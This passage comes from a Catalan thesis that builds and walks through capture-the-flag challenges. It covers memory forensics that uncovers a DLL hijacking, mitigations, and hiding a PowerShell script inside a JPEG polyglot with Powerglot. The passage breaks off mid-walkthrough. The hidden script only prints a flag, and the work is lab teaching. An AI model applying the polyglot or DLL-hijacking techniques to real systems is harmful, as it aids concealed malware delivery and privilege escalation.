
Il·lustració 87 - Output del mòdul windows.malfind de Volatility3

Però s'identifica de nou, el procés anterior amb PID 1956. S'observen les DLL utilitzades per aquest procés a veure què és veu.

BASH

```
python3 vol.py -f /home/kaiser/tfg/repte3/walkthrough/Memory/mem.dmp windows.dlllist | grep 1956
```

A priori no es veu res estrany, per la qual cosa, es mira el procés amb PID 1464 que com s'ha vist abans és el procés pare.



Il·lustració 88 - Output del mòdul windows.dlllist de Volatility3 filtrant pel procés amb PID 1464

Aquí es pot veure que aquest procés carrega una DLL d'una ubicació no habitual, en aquest cas des d'una carpeta que se suposa que és de PHP. Sembla que en aquest cas s'ha fet un *DLL Hijacking* aprofitant que al PATH de la màquina deu estar configurat aquesta carpeta.

Com s'indica a l'enunciat, la flag és el *hash* MD5 del FULL PATH de la DLL utilitzada per aconseguir la persistència i l'escalada de privilegis.

Il·lustració 89 - *Hash* MD5 del *FULL PATH* de la DLL utilitzada

4.3.3 Mitigacions Repte 3

Respecte a les mitigacions que es podrien aplicar al sistema per prevenir-lo, el primer de tots seria mantenir els sistemes actualitzats. Com s'ha pogut veure a l'inici de la implementació del repte, el sistema disposava de poques actualitzacions de seguretat que han donat la possibilitat d'escalar privilegis amb diversos *exploits* (els *exploits* públics trobats no han acabat de funcionar). També es pot veure amb les proves fetes amb versions vulnerables de Sysmon, 7-Zip, etc.

A tot això, afegir que el suposat atacant ha aconseguit unes credencials vàlides perquè aquestes no eren prou segures ni tampoc s'utilitza un 2FA per accedir a l'equip.

Per una part, disposar d'antivirus en els sistemes que evitin l'execució de codi maliciós en els equips. Com a recomanacions generals, es recomana disposar d'aquest antivirus o EDR conjuntament com la necessitat de realitzar-se un *hardering*[111] de manera correcta evitant, per exemple, el *DLL Hijacking* emprat per obtenir l'escalada de privilegis. Això es pot evitar configurant correctament el PATH, de manera que no es pugui o fos més difícil[112].

En les mitigacions del Repte 5, s'explica amb més detall la importància de sistemes de protecció (*hardering*, antivirus, etc.).

[111] Bastionado de sistemas operativos y tecnologías, sense data. Tarlogic Security. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://www.tarlogic.com/es/bastionado-sistemas-hardening/

[112] DLL Hijacking Definition Tutorial & Prevention | Okta, sense data. en línia. [Consulta 25 desembre 2022]. Recuperat de: https://www.okta.com/identity-101/dll-hijacking/

4.4 Repte 4 – Esteganografia


En aquest repte es vol implementar esteganografia de manera ofensiva a una imatge ubicada en un servidor web. Aquesta imatge es tracta d'un polyglot[113], que en seguretat informàtica, són fitxers que són vàlids en múltiples tipus de fitxer.

Per exemple, un document PDF que alhora és un script Powershell o bé un fitxer .jpeg que alhora és un fitxer comprimit (.rar)[114][115]. Es pot consultar més bibliografia o informació al repositori adjunt[116].

L'objectiu d'aquest repte consisteix a trobar la *flag* amagada dins d'una imatge jpeg. Dins d'aquesta imatge es trobarà un *script* en Powershell codificat per tal d'intentar ofuscar la *flag* que es troba dins del *script*.

4.4.1 Implementació Repte 4

Per la implementació d'aquest repte es farà ús de l'eina **Powerglot**[117] realitzada pel Dr. Alfonso Muñoz. **Powerglot** és una eina *open-source* que pot servir tant de manera ofensiva o bé defensiva, i serveix per codificar *scripts* dins de *polyglots*. Segons la documentació també permet detectat polyglots maliciosos en diversos formats.



L'script que es farà servir es tracta d'una simple impressió per pantalla de la *flag* codificada en base64.

---


[113] Muñoz, A. (2020). CRIPTOGRAFÍA OFENSIVA. ATACANDO Y DEFENDIENDO ORGANIZACIONES: CRIPTOGRAFÍA APLICADA PARA PENTESTERS, PROGRAMADORES Y ANALISTAS. Independiente.

114 Li, V. (2019, octubre 3). Polyglot Files: A Hacker's best friend. The Startup. https://medium.com/swlh/polyglot-files-a-hackers-best-friend-850bf812dd8a


[115] Rooted CON (Director). (2020, juliol 5). Alfonso Muñoz—Stego attacks by design. A deep dive about stegomalware & ... [RootedCON2020-EN]. https://www.youtube.com/watch?v=Z8QGVqBcLnI

[116] Muñoz, A. (2022). Mindcrypt/polyglot. https://github.com/mindcrypt/polyglot (Original work published 2019)

[117] GitHub—Mindcrypt/powerglot: Powerglot encodes offensive powershell scripts using polyglots. Offensive security tool useful for stego-malware, privilege escalation, lateral movement, reverse shell, etc. (s.d.). Recuperat 15 novembre 2022, de https://github.com/mindcrypt/powerglot




Il·lustració 90 - *Hash* MD5 de la flag del Repte 4



Il·lustració 91 - *Script* flag.ps1 en Powershell amb la flag

Es pot fer servir l'eina **CyberChef**[118] per poder codificar/descodificar la *flag*. **CyberChef** és una eina/utilitat web molt intuïtiva que permet efectuar operacions amb dades com encriptació, codificació, conversió de format i motles altres. A més a més, permet fer aquestes operacions de manera seqüencial com si fos una recepta, donat un input, se li apliquen X accions fins obtindre el resultat.

Un exemple podria ser, donat un *string* "HOLA", aplica'm un ROT13[119] i el resultat codifica-ho en hexadecimal.




Il·lustració 92 - Ús de CyberChef descodificar la flag en base64

Ara que ja es disposa de l'script preparat, es necessita obtenir una imatge qualsevol de Google en format jpg per transformar-la en un *polyglot*.

[118] CyberChef, sense data. en línia. [Consulta 15 novembre 2022]. Recuperat de: https://gchq.github.io/CyberChef/

[119] ROT13, 2022. Wikipedia, la enciclopedia libre. en línia. [Consulta 23 desembre 2022]. Recuperat de: https://es.wikipedia.org/w/index.php?title=ROT13&oldid=147681230Page Version ID: 147681230




Il·lustració 93 - Imatge seleccionada per carregar *script* Powershell

Un cop obtinguda una imatge qualsevol, es procedeix a amagar el *script* Powerhsell dins amb l'ajuda de **Powerglot**. La sintaxi a fer servir és:


BASH

```
python3 /opt/powerglot/powerglot.py -o flag.ps1 gato.jpg hidden-cat.jpg
```




Il·lustració 94 - Ús de powerglot (PS into JPEG)

Si s'observa el format de la imatge, es veu que continua en JPEG, així com que es pot veure la imatge sense cap modificació.




Il·lustració 95 - El format de la imatge JPEG no s'ha modificat

Si s'executa la imatge amb Powershell, es pot veure com és capaç d'identificar el codi i executar-se perfectament. Per una altra part, també hi ha uns "errors" a causa de la mateixa imatge.




Il·lustració 96 - Execució del *polyglot* amb Powershell (Linux)

En la il·lustració 96 es veu la *flag* codificada que ha sigut impresa per pantalla amb la comanda *"Write-Host"*. Ara només queda pendent configurar un nou *website* al IIS per publicar la imatge del repte.




Il·lustració 97 - Creació nou *website*




Il·lustració 98 - Configuració nou *website*

Il·lustració 99 - Index.html per presentar la imatge als usuaris



Il·lustració 100 - Estructura de fitxers del *website*


Finalment, s'ha decidit modificar el port del servidor web i configurar-lo al port 8443.




Il·lustració 101 - Resultat del servidor web configurat

4.4.2 Walkthrough Repte 4

Per resoldre aquest repte, es comença escanejant la màquina de destí i se sap que la IP d'aquesta màquina és la 192.168.56.101 perquè es facilita inicialment.




Il·lustració 102 - Escaneig de ports amb nmap



Il·lustració 103 - Escaneig del port 8443 amb nmap


S'observa, que al port 8443 hi ha un servidor IIS (s'indica a l'enunciat també). Si s'accedeix amb el navegador, es veu una imatge d'un gat amb el títol del repte, que pel títol **Stego** es dedueix que es tracta d'un repte d'esteganografia[120].

[120] https://www.criptored.es/crypt4you/temas/privacidad-proteccion/leccion7/leccion7.html



Il·lustració 104 - Pàgina web publicada al port 8443


Ara es descarrega la imatge i s'efectuen diverses operacions "típiques" per aquest tipus de reptes com per exemple mirar les capçaleres del fitxer, el format o bé utilitzar l'eina **exiftool**[121].



Il·lustració 105 - Obtenció de la imatge amb *wget* i "anàlisis" visual

Amb **exiftool** es pot comprovar si hi ha informació amagada dins del comentari de la imatge.

[121] ExifTool by Phil Harvey. (s.d.). Recuperat 29 novembre 2022, de https://exiftool.org/



Il·lustració 106 - Execució d'exiftool sobre hidden-cat.jpeg


Una eina que pot ser molt útil en aquest cas és **Aletheia**[122]. **Aletheia** és una eina d'anàlisis d'imatges de codi obert per detectar missatges amagats dins d'imatges. Es troba més informació sobre l'eina en l'article de la bibliografia[123]. En aquest cas, 